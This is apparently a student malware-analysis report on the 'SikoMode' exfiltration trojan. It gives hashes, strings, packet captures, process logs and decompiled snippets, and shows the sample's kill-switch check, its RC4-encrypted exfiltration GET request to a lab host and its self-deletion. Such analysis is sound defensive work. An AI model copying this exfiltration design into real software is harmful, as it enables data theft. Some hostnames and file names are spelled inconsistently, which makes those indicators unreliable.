

Practical Malware Analysis & Triage

Malware Analysis Report

Unknown.exe

May 2023 | CybErlich | Dor Erlich

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Executive Summary


SHA256 hash	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e
-------------	--

SikoMode is a Num compiled Exfiltration-Trojan first identified on Jan 11th 2021. It was discovered on a Windows 10 machine. The malware was found to be communicating with two URLs listed in Appendix and was able to exfiltrate data from the infected system. This sample targets and exfiltrates a specific Jpeg file by its name, however, it can be an exfiltration stage of a larger attack and also can be modified in the feature and spread in other versions.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

SikoMode is an exfiltration Trojan. Once executed, the malware sends a Get request to the domain (hxxp://update.ec12-4-109-278-3-ubuntu20-04.local) creates a text file write an encryption key in it, and then reads, encrypt and exfiltrates data from a file (cosmo.jpeg), to the remote server (hxxp://cnd.altimiter.loca). The malware is capable of stealing information. To evade detection, the malware deletes itself on the end of the execution.



Malware Composition

File Name	SHA256 Hash
unknown.exe	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e
password.txt	1eebfcf7b68b2b4ffe17696800740e199acf207afb5514bc51298c2fe7584410

SikoMode consists of the following components:

The malware is composed of a single executable file named "unknown.exe"

The malware creates a text file named "passwrд.txt" in the "User\Public" directory.

The malware uses Data encryption to obfuscate its functionality, making it difficult to analyze

Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

Hash: sha256 - 3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e

CPU:64-bit

File-type:executable

imports (80)	flag (7)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (7)	technique (5)	type (1)	ordinal (1)
GetCurrentProcessId	✗	0x000000000003A5C4	0x000000000003A5C4	553 (0x0229)	reconnaissance	Process Discovery	implicit	-
VirtualProtect	✗	0x000000000003A786	0x000000000003A786	1492 (0x05D4)	memory	Process Injection	implicit	-
GetCurrentThreadId	✗	0x000000000003A5DA	0x000000000003A5DA	557 (0x022D)	execution	Process Discovery	implicit	-
TerminateProcess	✗	0x000000000003A72A	0x000000000003A72A	1425 (0x0591)	execution	-	implicit	-
RtlAddFunctionTable	✗	0x000000000003A6AC	0x000000000003A6AC	1222 (0x04C6)	exception	-	implicit	-
RtlLookupFunctionEntry	✗	0x000000000003A6D6	0x000000000003A6D6	1230 (0x04CE)	-	-	implicit	-
getenv	✗	0x000000000003A954	0x000000000003A954	975 (0x03CF)	-	-	implicit	-
DeleteCriticalSection	-	0x000000000003A580	0x000000000003A580	282 (0x011B)	synchronization	-	implicit	-

ascii	4	0x0001A11F	✗	-	network	-	recv	-
ascii	12	0x0001A480	✗	-	network	-	InternetOpen	-
ascii	15	0x0001A48E	✗	-	network	-	InternetOpenUrl	-
ascii	19	0x0001A49F	✗	-	network	-	InternetCloseHandle	-
ascii	6	0x0001B06C	✗	-	network	-	socket	-
ascii	6	0x0001A108	✗	utility	network	-	select	-

Interesting strings:

@Mozilla/5.0

@C:\Users\Public\passwd.txt

@http://cdn.altimiter.local/feed?post=

@Nim httpclient/1.6.2

@Desktop\cosmo.jpeg

@SikoMode

toRC4

VirusTotal results:

38 out of 69 engines

Threat Category: Trojan

Popular threat label: trojan.pmax/tesy

Basic Dynamic Analysis

DNS queries: update.ec12-4-109-278-3-ubuntu20-04.local,cnd.altimiter.local

If there is no answer for the first DNS query, then the file deletes itself, otherwise, the deletion occurs at the end of the exfiltration or when one of the other phases goes wrong.

Wireshark packet capture details for the selected packet (No. 13):

- Frame 13: 101 bytes on wire (808 bits), 101 bytes captured (808 bits) on interface eth0
- Ethernet II, Src: PcsCompu_2f:8e:74 (08:00:27:2f:8e:74), Dst: PcsCompu_0a:19:29 (08:00:0a:19:29:0a)
- Internet Protocol Version 4, Src: 192.168.6.3, Dst: 192.168.6.4
- Transmission Control Protocol, Src Port: 50189, Dst Port: 80, Seq: 1, Ack: 1, Len: 92
- Hypertext Transfer Protocol
 - GET / HTTP/1.1\r\n
 - User-Agent: Mozilla/5.0\r\n
 - Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
 - \r\n
 - [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
 - [HTTP request 1/1]
 - [Response in frame: 22]

Additional packet capture snippets:

No.	Time	Source	Destination	Protocol	Length	Info
13	28.376194	192.168.6.3	192.168.6.4	DNS	101	Standard query 0x8f65 A update.ec12-4-109-278-3-ubuntu20-04.local
14	28.384138	192.168.6.4	192.168.6.3	DNS	117	Standard query response 0x8f65 A update.ec12-4-109-278-3-ubuntu20-04.local A 192.168.6.4

No.	Time	Source	Destination	Protocol	Length	Info
30	19.702529	192.168.6.3	192.168.6.4	DNS	79	Standard query 0x30db A cnd.altimiter.local
31	19.710582	192.168.6.4	192.168.6.3	DNS	95	Standard query response 0x30db A cnd.altimiter.local A 192.168.6.4
32	19.712295	192.168.6.3	192.168.6.4	TCP	66	50190 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

*Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Wireshark interface showing packet capture details for the selected packet (No. 13).

No.	Time	Source	Destination	Protocol	Length	Info
7	28.282094	192.168.6.3	192.168.6.4	DNS	101	Standard query 0x1a79 A update.ec12-4-109-278-3-ubuntu20-04.local
8	28.282872	192.168.6.4	192.168.6.3	ICMP	129	Destination unreachable (Port unreachable)
9	28.283020	192.168.6.3	192.168.6.4	DNS	101	Standard query 0x1a79 A update.ec12-4-109-278-3-ubuntu20-04.local
10	28.283783	192.168.6.4	192.168.6.3	ICMP	129	Destination unreachable (Port unreachable)

From the process point of view, we can see that it creates the file “passwd.txt” on the “Public” directory, and then it generates the WriteFile on passwd.txt, then it accesses cosmo.jpeg and keeps on writing data in passwd.txt

When we check the passwd.txt file, we see that it contains the phrase “SikoMode”

If cosmo.jpeg doesn't exist it deletes itself as well

This malware doesn't have child processes or persistence methods.

Event

Process

Stack

Date: 04/05/2023 1:49:08.6273370

Thread: 3436

Class: File System

Operation: CreateFile

Result: SUCCESS

Path: C:\Users\Public\passwd.txt

Duration: 0.0022715

Desired Access: Generic Write, Read Attributes

Disposition: Overwritelf

Options: Synchronous IO Non-Alert, Non-Directory File

Attributes: N

ShareMode: Read, Write

AllocationSize: 0

OpenResult: Created

passwd.txt - Notepad

File Edit Format View Help

SikoMode


992	CreateFile	C:\Users\Cyberlich\AppData\Local\Microsoft\Windows\Net...	SUCCESS	Des
992	QueryAttributeTagFile	C:\Users\Cyberlich\AppData\Local\Microsoft\Windows\Net...	SUCCESS	Attri
992	CloseFile	C:\Users\Cyberlich\AppData\Local\Microsoft\Windows\Net...	SUCCESS	
992	CreateFile	C:\Users\Public\passwd.txt	SUCCESS	Des
992	ReadFile	C:\\$Secure:\$SDH:\$INDEX_ALLOCATION	SUCCESS	Offs
992	WriteFile	C:\Users\Public\passwd.txt	SUCCESS	Offs
992	CloseFile	C:\Users\Public\passwd.txt	SUCCESS	
992	CreateFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	Des
992	QueryStandardInformationFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	Allo
992	ReadFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	Offs
992	ReadFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	Offs
992	ReadFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	END OF FILE	Offs
992	CloseFile	C:\Users\Cyberlich\Desktop\cosmo.jpeg	SUCCESS	
992	ReadFile	C:\Users\Cyberlich\Desktop\unknown.exe	SUCCESS	Offs
992	ReadFile	C:\Users\Cyberlich\Desktop\unknown.exe	SUCCESS	Offs
992	CreateFile	C:\Users\Public\passwd.txt	SUCCESS	Des
992	QueryStandardInformationFile	C:\Users\Public\passwd.txt	SUCCESS	Allo
992	ReadFile	C:\Users\Public\passwd.txt	SUCCESS	Offs
992	ReadFile	C:\Users\Public\passwd.txt	END OF FILE	Offs
992	CloseFile	C:\Users\Public\passwd.txt	SUCCESS	
992	ReadFile	C:\Users\Cyberlich\Desktop\unknown.exe	SUCCESS	Offs

Date: 04/05/2023 1:49:08.6298706
Thread: 3436
Class: File System
Operation: CreateFile
Result: SUCCESS
Path: C:\Users\Cyberlich\Desktop\cosmo.jpeg
Duration: 0.0001151

Desired Access:	Generic Read
Disposition:	Open
Options:	Synchronous IO Non-Alert, Non-Directory File
Attributes:	N
ShareMode:	Read, Write
AllocationSize:	n/a
OpenResult:	Opened

After some checking, it turns out that “cosmo.jpeg” doesn’t have to be a real JPEG file, it can be anything and be changed to “cosmo.jpeg” before the detonation, so this malware can be used as the exfiltration phase of a larger attack where the sensitive data was already written into a file called “cosmo.jpeg” in an earlier phase.





http						
No.	Time	Source	Destination	Protocol	Length	Info
43	8.592241814	192.168.6.3	192.168.6.4	HTTP	146	GET / HTTP/1.1
47	8.606433378	192.168.6.4	192.168.6.3	HTTP	312	HTTP/1.1 200 OK (text/html)
58	8.625349066	192.168.6.3	192.168.6.4	HTTP	231	GET /feed?post=A1B00BCEA1217AAF679F3C4A8DFD155A06FF9D2E1CD058A9BE618AAC6004FE8A HTTP/1.1
61	8.639185527	192.168.6.4	192.168.6.3	HTTP	312	HTTP/1.1 200 OK (text/html)

GET /feed?post=A1B00BCEA1217AAF679F3C4A8DFD155A06FF9D2E1CD058A9BE618AAC6004FE8A HTTP/1.1\r\n

[Expert Info (Chat/Sequence): GET /feed?post=A1B00BCEA1217AAF679F3C4A8DFD155A06FF9D2E1CD058A9BE618AAC6004FE8A HTTP/1.1\r\n]

[GET /feed?post=A1B00BCEA1217AAF679F3C4A8DFD155A06FF9D2E1CD058A9BE618AAC6004FE8A HTTP/1.1\r\n]

[Severity level: Chat]

[Group: Sequence]

Request Method: GET

Request URI: /feed?post=A1B00BCEA1217AAF679F3C4A8DFD155A06FF9D2E1CD058A9BE618AAC6004FE8A

Request URI Path: /feed

Request URI Query: post=A1B00BCEA1217AAF679F3C4A8DFD155A06FF9D2E1CD058A9BE618AAC6004FE8A

Request URI Query Parameter: post=A1B00BCEA1217AAF679F3C4A8DFD155A06FF9D2E1CD058A9BE618AAC6004FE8A

Request Version: HTTP/1.1

Host: cdn.altimeter.local\r\n

Connection: Keep-Alive\r\n

0020	06 04 c8 62 00 50 46 a8 aa fc cf a6 9a e8 50 18	...b PF-P-
0030	20 14 78 22 00 00 47 45 54 20 2f 66 65 65 64 3f	...x"- GE T /feed?
0040	70 6f 73 74 3d 41 31 42 30 30 42 43 45 41 31 32	post=A1B 00BCEA12
0050	31 37 41 41 46 36 37 39 46 33 43 34 41 38 44 40	17AAF679 F3C4A8DF
0060	44 31 35 35 41 30 36 46 46 39 44 32 45 31 43 44	D155A06F F9D2E1CD
0070	30 35 38 41 38 42 45 36 31 38 41 41 43 36 30 36	058A9BE6 18AAC600

Advanced Static Analysis

In the Decompiler we can see that there is a `copyStringRC1` function, which is probably related to the malware's encryption feature.


```
rcx = TM__hnoPrrTSuRRrQyHesUSPQ_7;  
nimRegisterGlobalMarker ();  
rax = nosgetHomeDir ();  
rcx = 0x00439b80;  
rdx = rax;  
asgnRef ();  
r12 = *(0x00439be8);  
rcx = data_0041e2e0;  
rax = copyStringRC1 ();  
*(0x00439be8) = rax;  
while (1) {  
    r12 = *(0x00439c48);  
    rcx = data_0041e2c0;  
    ...  
}
```



we can also see the `CheckKillSwitchURL_sikemode_25` function which probably related to the first DNS query,

```
rcx = rax;  
asgnRef ();  
al = checkKillSwitchURL_sikemode_25 ();  
*(0x00439be4) = al;  
if (al == 0) {  
    houdini_sikemode_51 ();  
    goto label_2;  
}  
rax = *(data.0041ec50);  
rcx = &env;  
rdx = *(rax);  
var_128h = *(rax);  
rdx = &var_128h;  
*(rax) = rdx;  
rdx = rbp;  
rax = _setjmp ();  
rax = (int64_t) eax;  
var_120h = rax;  
if (rax != 0) {  
    goto label_3;  
}  
eZ
```

We can see the functions `unpackResources` and `stealStuff` which sound pretty interesting.

We can also see the “houdini_sikemode_51” function, which seems to be the function that closes the program





```
#include <stdint.h>
```


```
uint64_t houdini_sikomode_51 (void) {  
    int64_t var_248h;  
    int64_t var_240h;  
    int64_t var_232h;  
    edx = 0x18;  
    rcx = 0x00439c00;  
    rax = newObj ();  
    rcx = data_0041dc80;  
    r12 = &var_232h;  
    r13 = rax;  
    rax = 0x00439ba0;  
    rdi = r12;  
    *(r13) = rax;  
    rax = newWideCString_systemZwidestrs_257 ();  
    rcx = r13 + 0x10;  
    rdx = rax;  
    asgnRef ();  
    rcx = r12;  
    edx = 0x20a;  
    eax = nimZeroMem ();  
    ecx = 0x20a;  
    eax = 0;  
    do {  
        *(rdi) = al;  
        rcx--;  
        rdi++;  
    } while (rcx != 0);  
    rax = *(data_0041e790);  
    ecx = 0;  
    r8d = 0x104;  
    rdx = r12;  
    eax = uint64_t (*rax)() ();  
    if (eax == 0) {  
        goto label_0;  
    }  
    rcx = r12;  
    rax = ds_open_handle_sikomode_53 ();  
    r14 = rax;  
    while (eax == 0) {  
label_0:  
    }
```

Advanced Dynamic Analysis

After examining the main function of the code, I copied the addresses of the important functions from Cutter and put breakpoints to see them in action.

Looking into the main function structure on Cutter, we see the “copyStringCR1” function

I set a breakpoint on that as well and found out that the function uses the “passwd.txt” file, so the string for the RC4 encryption key will be the content of passwd.txt which is “SikoMode”.





```

[0x00405dfe]
copyStringRC1.part.0 (int64_t arg1);
; arg int64_t arg1 @ rcx
0x00405dfe      push    rdi
0x00405dff      push    rsi
0x00405e00      push    rbx
0x00405e01      sub     rsp, 0x20
0x00405e05      mov     eax, 7
0x00405e0a      mov     rbx, qword [rcx] ; arg1
0x00405e0d      cmp     rbx, 7 ; 7
0x00405e11      cmovl   rbx, rax
0x00405e15      mov     rsi, rcx ; arg1
0x00405e18      lea     rcx, data.0041a020 ; 0x41a020 ; int64_t arg1
0x00405e1f      lea     rdx, [rbx + 0x11] ; int64_t arg2
0x00405e23      add     rsi, 0x10 ; 16
0x00405e27      call    newObjRC1 ; sym.newObjRC1
0x00405e2c      mov     rdx, qword [rsi - 0x10]
0x00405e30      mov     qword [rax + 8], rbx
0x00405e34      mov     qword [rax], rdx
